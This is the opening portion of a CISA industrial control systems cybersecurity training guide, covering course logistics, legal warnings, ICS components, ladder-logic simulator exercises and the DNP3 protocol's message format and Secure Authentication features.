



Industrial Control Systems Cybersecurity Training - 300

Participant Guide

March 2024



Industrial Control Systems Cybersecurity Training - 300

Table of Contents

DISCLAIMER	4
INTRODUCTION.....	5
LEARNING OBJECTIVES.....	6
COURSE REQUIREMENTS.....	6
CONTINUING EDUCATION UNITS.....	7
Session 1 – Industrial Control Systems Overview	8
LO1. Describe basic industrial control systems	9
Ladder Logic Exercises	14
LO2. Discuss cyber risks to industrial control systems	28
LO3. Discuss a process control exploit	36
Session 2 – Network Discovery and Mapping.....	37
LO4: Employ Passive Discovery	38
Passive Discovery Exercises.....	63
LO5. Employ Active Discovery	81
Active Discovery Exercises	94
Session 3 – Network Defense, Detection and Analysis	103
LO6: Develop the requirements to manage cybersecurity risk.....	106
GrassMarlin Exercise	109
LO7: Develop safeguards to ensure delivery of critical infrastructure services.....	115
Firewall Exercise	126
LO8: Identify a cybersecurity event	137
Network Monitoring Exercises	152
LO9: Execute activities taken during and after a cybersecurity event.....	173
Network Forensics Exercises	179
LO10: Recognize current trends	188
Session 4 – The Exploitation Process using Metasploit	189
LO11. Discuss the three main stages of an attack	190
LO12: Describe Metasploit.....	203
LO13: Use the Metasploit Framework	210
Customizations to Metasploit and Kali Exercise.....	210
Session 5 – Network Attacks and Exploits.....	242



Industrial Control Systems Cybersecurity Training - 300

LO14: Discuss basic web hacking techniques	243
LO15: Describe password security	246
LO16: Discuss basic wireless hacking techniques	249
Basic Web Hacking Exercise	259
Session 6 – Zero Trust in ICS/OT.....	278
LO17: Define Zero Trust.....	279
LO18: Discuss the Zero Trust Maturity Model (ZTMM).....	279
LO19: Describe how Zero Trust principles can be applied to an ICS/OT Network	281
Acronyms.....	285
Appendix A: Netlab Access Instructions	290
Appendix B: Further Reading/Resources	299
Appendix C: Open-source Pcap-Compatible Tools	299
Appendix D: Berkeley Packet Filter	301
Appendix E: SQL Injection	309
Appendix F: Industry-based Information Sharing and Analysis Centers (ISACs)	311
Appendix G: Case Studies	321
Appendix H: Exercises	331
Appendix I: Who to contact	350



Industrial Control Systems Cybersecurity Training - 300

DISCLAIMER

This presentation is intended for informational and discussion purposes only.

The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding this information. In no event shall the United States Government or its contractors or subcontractors be liable for any damages, including but not limited to, direct, indirect, special or consequential damages, arising out of, resulting from, or in any way connected with this information, whether or not based upon warranty, contract, tort, or otherwise, whether or not arising out of negligence, and whether or not injury was sustained from, or arose out of the results of, or reliance upon the information.

The display of the DHS official seal or other DHS visual identities, including the Cybersecurity and Infrastructure Security Agency (CISA) name or logo shall not be interpreted to provide any person or organization the authorization to use the official seal, insignia or other visual identities of the Department of Homeland Security, including CISA. The DHS seal, insignia, or other visual identities shall not be used in any manner to imply endorsement of any commercial product or activity by DHS, CISA or the United States Government. Use of the DHS seal without proper authorization violates federal law (e.g., 18 U.S.C. §§ 506, 701, 1017), and is against DHS policies governing usage of its seal.

DHS does not endorse any commercial product or service, including any subjects of analysis. Any reference to specific commercial products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply their endorsement, recommendation, or favoring by DHS.

Training personnel do not discriminate on the basis of race, color, religion, national origin, sexual orientation, physical or mental disability, or gender expression/identity. Additionally, they do not possess proprietary interest in any product, instrument, device, service or material discussed in this course.

Training record information collected during this training is kept on a secure site and accessible only to authorized personnel who have a "need to know." Additionally, Homeland Security Division (HSD) Workforce Development and Training Department (WDTD) personnel comply with the requirements for review, marking, designation, control, protection, transmittal, preservation, destruction, and other treatment of controlled unclassified information (CUI) as specified by Idaho National Laboratory (INL) Laboratory-Wide Procedure (LWP)-11202, "Controlled Unclassified Information Program."



Industrial Control Systems Cybersecurity Training - 300

LEGAL LIABILITY

You will be introduced to techniques for discovering and accessing network devices, and monitoring network communications among information technology (IT)/ operations technology (OT) systems within a carefully controlled training environment.

Practicing these techniques in your workplace or other environments without authorization could result in exposing yourself and/or your employer to significant legal liability, including possible criminal charges.

Primary Relevant Criminal Statutes:

1. **The Wiretap Act** (18 U.S.C. § 2510 *et seq.*) Addresses real-time interception of the content of communications.
2. **The Pen/Trap Statute** (18 U.S.C. § 3121 *et seq.*) Addresses real-time interception of non-content (e.g. packet headers).
3. **Computer Fraud and Abuse Act** (18 U.S.C. § 1030) Criminalizes seven areas of conduct, most of which involve accessing a computer without, or in excess of, authorization.
4. **Various State Laws** as applicable within your jurisdiction.

Note that if you work for a State Government, the Federal Government, or perform work on their behalf, such activity could violate State Constitutions or the 4th Amendment of the U.S. Constitution.

INTRODUCTION

The purpose of this course is to provide participants with information on protecting and securing industrial control systems (ICS) from cyberattacks.

In order to understand how best to defend a system, participants will learn about common vulnerabilities. Knowing the weaknesses of a system will enable participants to provide the fixes and institute the policies and programs that will provide defense-in-depth needed to ensure more secure ICS in their environments.

PARTICIPATION GUIDE

This guide has fill-in-the-blank activities that will help participants get the most out of the course. We recommend downloading and completing the activities as participants navigate through each session. Participants may print this document or use the PDF version to electronically fill in the blanks. This guide is for participant benefit only and completion is not a requirement for the course.



Industrial Control Systems Cybersecurity Training - 300

LEARNING OBJECTIVES

At the completion of this course, participants will be able to:

- LO1: Describe basic industrial control systems
- LO2: Discuss cyber risks to industrial control systems
- LO3: Discuss a process control exploit
- LO4: Employ passive discovery
- LO5: Employ active discovery
- LO6: Develop the requirements to manage cybersecurity risk
- LO7: Develop safeguards to ensure delivery of critical infrastructure services
- LO8: Identify a cybersecurity event
- LO9: Execute activities taken during and after a cybersecurity event
- LO10: Recognize current trends
- LO11: Discuss the three main stages of an attack
- LO12: Describe Metasploit
- LO13: Use Metasploit Framework
- LO14: Discuss basic web hacking techniques
- LO15: Describe password security
- LO16: Discuss basic wireless hacking techniques
- LO17: Define Zero Trust
- LO18: Discuss the Zero Trust Material Model
- LO19: Describe how Zero Trust principles can be applied to an ICS/OT Network

COURSE REQUIREMENTS

CISA encourages active and full participation in this course. However, we also realize motivations for completing the course may vary. Ultimately, the level at which you choose to participate is completely up to you, the participant. However, if you wish to earn Continuing Education Units (CEU) that are part of this course, then meeting all the requirements will be important.

SESSIONS

This course contains six sessions. Each session contains multiple videos that are expected to take between 5-20 minutes to complete. If a participant wishes to earn CEUs, fast forwarding through the video is prohibited.

Video completion is required in order to progress through the course. This means participants must complete video 1 before video 2 will become available, etc.



Industrial Control Systems Cybersecurity Training - 300

After completing all of the videos within a session, participants can view a frequently asked questions (FAQ) document to obtain answers to commonly asked questions. Participants will have the ability to submit questions related to the content they just viewed. Upon completion of all sessions within the training, participants will be required to complete an end-of-course examination.

Can I still attend a live event? Successful completion of the exam (80% or greater) will qualify participants to attend the in-person training.

INSTRUCTIONAL/TECHNICAL SUPPORT

If you have questions related to the course content or require technical support, contact one of our instructional support staff at nhs-training@inl.gov.

CONTINUING EDUCATION UNITS

Our organization is accredited by the International Association for Continuing Education and Training (IACET) and is accredited to issue IACET Continuing Education Units (CEUs).

WDTD is authorized by IACET to offer 1.4 CEUs. This number is based on 14 student engaged contact hours.

At the conclusion of this course, participants will receive a certificate of completion which can be used to provide evidence of completion of continuing education requirements.

Note: CEUs will not be given for partial completion of this course.





Session 1 – Industrial Control Systems Overview

Definitions, components, and risk related to industrial control systems.

PARTICIPANT GUIDE

Outcomes

In this session, participants will be able to:

1. Describe basic industrial control systems
2. Discuss cyber risks to industrial control systems
3. Discuss a process control exploit



Industrial Control Systems Cybersecurity Training - 300

LO1. Describe basic industrial control systems

In order to understand how best to defend a system, participants will learn about common vulnerabilities. Knowing the weaknesses of a system will enable participants to provide the fixes and institute the policies and programs that will provide defense-in-depth needed to ensure more secure industrial control systems in their work environments.

“Security requires a particular mindset. Security professionals -- at least the good ones – see the world differently. They can't walk into a store without noticing how they might shoplift. They can't use a computer without wondering about the security vulnerabilities. They can't vote without trying to figure out how to vote twice. They just can't help it.”

“This kind of thinking is not natural for most people. It's not natural for engineers. Good engineering involves thinking about how things can be made to work; the security mindset involves thinking about how things can be made to fail. It involves thinking like an attacker, an adversary or a criminal. You don't have to exploit the vulnerabilities you find, but if you don't see the world that way, you'll never notice most security problems.”

“...Given that, is it ethical to research new vulnerabilities?

“Uequivocally, yes. Despite the risks, vulnerability research is enormously valuable. Security is a mindset, and looking for vulnerabilities nurtures that mindset. Deny practitioners this vital learning tool, and security suffers accordingly.”

— Bruce Schneier, CRYPTO-GRAM, April, 2008

Definition: Industrial Control System

The term “industrial control system” or “ICS” refers to a broad set of control systems, which include:

- SCADA (Supervisory Control and Data Acquisition)
- DCS (Distributed Control System)
- PCS (Process Control System)
- EMS (Energy Management System)
- AS (Automation System)
- SIS (Safety Instrumented System)
- Any other automated control system

Information Technology (IT) refers to anything related to computing technology. Operational Technology (OT) refers to hardware and software used to monitor events, processes, and devices, and make adjustments in **industrial** operations.





Industrial Control Systems

Cybersecurity Training - 300

Embedded Systems

Embedded systems are not? _____

Embedded systems are? _____

Embedded Systems Used In ICS

- Field controllers – Programmable Logic Controllers (PLCs), Remote Terminal Units (RTUs), DCS controllers, Intelligent Electronic Devices (IEDs), and field devices (HART, Foundation Fieldbus, Profibus, Devicenet)
- Network/communication equipment – Routers, switches, modems, radios, terminal servers, and gateways
- Miscellaneous – Firewalls and other security appliances, GPS time synchronization, network printers, hand-held configuration devices, and test equipment.

Field Controllers – Hardware

- Processors – X86 (Intel), PowerPC (power.org consortium), ARM (ARM Holdings), MIPS (MIPS Technology)
- Memory
 - Nonvolatile memory: flash memory, EEPROM, EPROM, ROM, Firmware (boot code, real time operating system [RTOS], application programs)
 - Volatile memory: RAM, variables, stacks, and buffers
- User interface
 - Internal – Status lights, small LCD screens, keypad, jumpers, dip switches, switches
 - External – Browser, applications
- Input/output – Discrete, analog, fieldbus
- Communication Ports
 - Serial – RS232, RS422/485, USB, modems, radio
 - Network – Ethernet radio, ControlNet, LonWorks, Ethernet (TCP-IP)

Field Controllers – Programs

- Real-time operating systems (RTOS) – Neutrino & RTOS (QNX), VxWorks (Wind River), Windows CE (Microsoft)
- IEC 61131 program languages
 - Workbenches – CoDeSys, ISaGRAF
 - Languages
 - Ladder diagram (LD)






Industrial Control Systems

Cybersecurity Training - 300

- Function Block Diagram (FBD)
- Sequential Function Chart (SFC)
- Structured Text (ST)
- Instruction List (IL)
- Device Drivers and Device Managers
 - Ethernet/IP stacks
 - RS232/RS485
 - Memory managers
 - User interfaces
- Services – Web server, ftp server, snmp
- Debuggers

How to Run/Control a Motor with a PLC – Ladder Logic Example






Industrial Control Systems Cybersecurity Training - 300

Programmable Logic Controllers (PLC) – Program Execution

- A line of code in a PLC program is called a rung
 - PLC programs execute left to right and top to bottom
 - Each completion of the program is called a scan
 - A PLC will complete many scans in a single second.

Programming Concepts

Each rung executes on an “IF -> Then” principle. IF the instruction(s) on the **Left** are True, THEN execute the instruction(s) on the **Right**.



Direct/Normal Open Contact

I/10



IF input 10 is TRUE...


Direct/Normal Open Output Coil

DO 8



IF the inputs are TRUE
then Set the #8 Output to
TRUE

Placing multiple rungs (branch) on a single rung = OR



IF input 10 OR feedback DO_8 are True, then set
Output DO_8 to True






Industrial Control Systems

Cybersecurity Training - 300


Reverse/Normally Closed Contact

I/11




IF input 11 is False ...


Placing multiple inputs on the same rung = AND



IF input 10 AND input 11 are BOTH true then set DO_8 to True



IF input 10 is True AND input 11 is False then set DO_8 to True






Industrial Control Systems

Cybersecurity Training - 300

Ladder Logic Exercises

1. In a web browser, navigate to <https://www.plcfiddle.com/>

NOTE: PLC fiddle is an online ladder logic simulator supported on Firefox, Chrome, and Safari browsers. Microsoft EDGE does not fully support plc fiddle.



You do **NOT** have to create an account.

2. Click and drag a variable and place it on a rung
3. Select a tagname from the drop-down menu
4. Add additional variables by entering a name (tagname) and selecting the data type

PLC Fiddle data types

Bool	ON/OFF = TRUE/FALSE
Number	0 – 9999...
Timer	0 seconds - 9999...seconds
Counter	counts up or down = 0 – 9999 or 9999 to 0

5. Turn the motor on and off – just to get your feet wet

What happens if you turn both the ON and OFF on at the same time?

NOTE: You can save your work. Each time you press SAVE, a unique URL will be generated to allow you to return to the ladder logic that you created.

Create a new rung(s) to accomplish the following:

1. A window alarm that will alarm unless the window is closed (alarm when OFF)
 - ADD a new variable, name it “window” and select Boolean for the type
 - Drag and drop a normally closed contact, select “window” from the dropdown list
 - Create a new Boolean variable, name it “alarm”
 - Drag and drop a coil, select “alarm” from the dropdown list
2. Simulate a doorbell (momentary push button) rings bell only when initially pressed. **Different** than a light switch that stays on until turned off.
3. A counter to turn on a motor when the start button has been clicked 3 times
4. A timer to turn on a motor after a 3 second timer has expired

SEE <https://www.plcfiddle.com/fiddles/38a3f32d-ebfd-47e1-8331-a65afc080b1a> for possible solutions to exercises 1-4 (there is more than 1) Note: You must copy and paste this link into your browser. **(If the link does not work in**





Industrial Control Systems Cybersecurity Training - 300

(If the link does not work in your browser, copy it from this pdf and paste it to a blank notepad or equivalent on your computer, then copy from the notepad to the web browser.)

5. Create a simulated speedometer with;

- On/Off button
- Rate = current speed
- SP = Setpoint = desired speed
- Coast = lets your current speed slowly decrease
- Incr = Increases your setpoint by 1 mph

SEE <https://www.plcfiddle.com/fiddles/e68cad0b-be8f-44e7-bd8a-fdf6766d44be> for a solution to the cruise control exercise. Note: You must copy and paste this link into your browser. (If the link does not work in your browser, copy it from this pdf and paste it to a blank notepad or equivalent on your computer, then copy from the notepad to the web browser.)






Industrial Control Systems

Cybersecurity Training - 300

ICS Basics



ICS collect information about some process or function using a communications infrastructure to send the data back to an operator. The operator reviews the data, typically in a graphical format, assesses the operational status of the process, and tunes the system for optimal performance.

_____ are the instruments and sensors that measure process parameters and the actuators that control the process. This is the interface between the ICS and the physical process. These sensors or measuring instruments are often referred to as input devices because they “input” data into the ICS.

_____ are responsible for collecting and processing input and output information, sometimes referred to as I/O. They also send the process data to the human machine interface (HMI) and process control commands from the operators. They are often located close to the field devices.

Some examples of different types of field controllers include:

- Programmable Logic Controllers (PLCs)
- Intelligent Electronic Devices (IEDs)
- Remote Terminal Units (RTUs)
- Distributed Controllers and Process Automation Controllers (PACs).

Servers, HMIs, and engineering workstations take the information from field controllers and display the data in a manner that depicts what is happening in the process. The user interface, usually referred to as the HMI, allows the operator to have a real-time, or near real-time, operational view of the process. These three components are linked using networks or communication channels.






Industrial Control Systems

Cybersecurity Training - 300

Data Flow in ICSs

Data flow can vary from vendor to vendor but the basic flows are depicted below.



Field devices communicate with the field controllers, or other field devices.

Field controllers consolidate the data and transmit this information to the HMI components. For instance, the field devices send real-time process data to be preserved in the historian, readiness and hardware error status to the configuration database, and real-time process data to the HMI.

Moving to the **configuration database**, this workstation or server sometimes performs double duty as an HMI or platform for third-party applications (including historians). The configuration database typically stores information for setting up and configuring the various components in the ICS. From this station, the information is transferred to the respective devices on the network so they are configured properly.

The **HMI** stations present data from the field controllers using displays built either on the configuration database station or another engineering workstation/server. This is the operator's primary view into the system. Errors in this display can cause the operator to make poor decisions.

The final components shown (on the previous page) are the **historians**. There are two historian servers shown on either side of a firewall. The primary historian collects real-time data in the protected ICS zone and replicates the data to the secondary historian, which resides on a separate network(s) segmented by a firewall.





Industrial Control Systems Cybersecurity Training - 300

Protocols (partial list)

Many protocols are available and used in ICSs, most of which are proprietary.


Almost all SCADA applications rely completely on the network infrastructure for protection. This means that any valid (correctly formatted) protocol message received by a device is trusted by default.

“Trusted” in this case means that the message came from the anticipated source and the data wasn’t altered in transit.

ANSI X3.28	Gedac 7020	DeviceNet
BBC 7200	ICCP	DH+
CDC Types 1 and 2	Landis & Gyr 8979	ProfiBus
Conitel 2020/2000/3000	Modbus	Tejas 3 and 5
DCP 1	OPC (a standard)	TRW 9550
DNP 3.0	ControlNet	UCA

DNP3

- What industry was DNP3 designed for? _____
- Supported functions include:
 - Send request
 - Accept response
 - Confirmation, timeouts, error recovery.
- SCADA/EMS applications
 - RTU to IED communications
 - Master to remote communications.
- Emerging open architecture standard (**Port 20000**)
- Also available DNP over UDP
- **DNP3 Secure Authentication**






Industrial Control Systems

Cybersecurity Training - 300

DNP3 Message



Overall Message Size in Bytes:

Header	10
Body	-Data 250
	-CRC <u>32</u>
	<u>292</u>

Maximum of n = 16 blocks

Maximum Data 250 bytes

- Start: 2 bytes: 0564 (Hex)
- Length: Count of user data in bytes, plus 5, not counting CRC bytes. This represents all data; excluding CRC codes following the LENGTH count byte. Its range is 0–255. This is convenient as it is the largest length count that may be represented by 1 byte (=FF Hex)
- Control: Frame control byte. See later section
- Destination: Two-byte destination address (LSB, MSB)
- Source: Two-byte source address (LSB, MSB)
- CRC: Two-byte cyclic redundancy check code
- User data: Each block has 16 bytes of user data. Last block has 1–16 as required. In case of a full frame the last block will have 10 bytes of user data.

Source: <https://www.engbookspdf.com/uploads/pdf-books/PracticalIndustrialDataCommunicationscompressed-1.pdf>, page 160





Industrial Control Systems Cybersecurity Training - 300

DNP3 (Network View)

No.	Time	Source	Destination	Protocol	Length	Info
21	1.307595	117.173.125.125	117.173.125.61	TCP	62	[TCP Spurious Retransmission]
22	1.307744	117.173.125.61	117.173.125.125	TCP	60	2081 → 3342 [RST, ACK] Seq=1 A
23	1.408175	117.173.125.125	117.173.125.61	TCP	60	1515 → 2082 [ACK] Seq=153 Ack=
24	1.488304	117.173.125.61	117.173.125.217	DNP 3.0	78	from 0 to 3, Read, Class 123
25	1.488670	117.173.125.217	117.173.125.61	TCP	60	20000 → 2753 [ACK] Seq=1 Ack=2
26	1.490098	117.173.125.217	117.173.125.61	DNP 3.0	71	from 3 to 0, Response
27	1.619172	117.173.125.61	117.173.125.217	TCP	60	2753 → 20000 [ACK] Seq=25 Ack=
28	1.689497	117.173.125.61	117.173.125.217	DNP 3.0	69	from 0 to 3, Confirm
29	1.723419	117.173.125.217	117.173.125.61	TCP	60	20000 → 2753 [ACK] Seq=18 Ack=
30	1.810418	117.173.125.125	117.173.125.61	TCP	62	[TCP Spurious Retransmission]
31	1.810597	117.173.125.61	117.173.125.125	TCP	60	2081 → 3342 [RST, ACK] Seq=1 A

DNP 3 Specified

Specific to DNP3 Secure Authentication:

- It was developed with three primary threats in mind: spoofing, modification, and replay
- It provides a guarantee of the message authenticity and integrity
- It is compatible with both serial and IP based deployments
- It provides an option for an aggressive mode, in which the data from a single challenge can be used to authenticate many subsequent messages to minimize impact in bandwidth constrained environments
- It does not provide confidentiality of the message, meaning that encryption is not involved and the tools that utilities have come to rely on for commissioning and maintenance should still be compatible
- It utilizes a Challenge-Response model where the challenge may be initiated by the master or the outstation
- Device issue challenge to protect specific Application Service Data Units (ASDUs) deemed critical
- Version 5 (the current version included in IEEE-1815-2012) is not backwards compatible with previous versions. It is the only recommended version that provides optional methods to remotely change User Update Keys using either symmetric or asymmetric (public key) cryptography.
- Version 2, which was included in IEEE 1815-2010, is deprecated, and should not be deployed in new implementations.



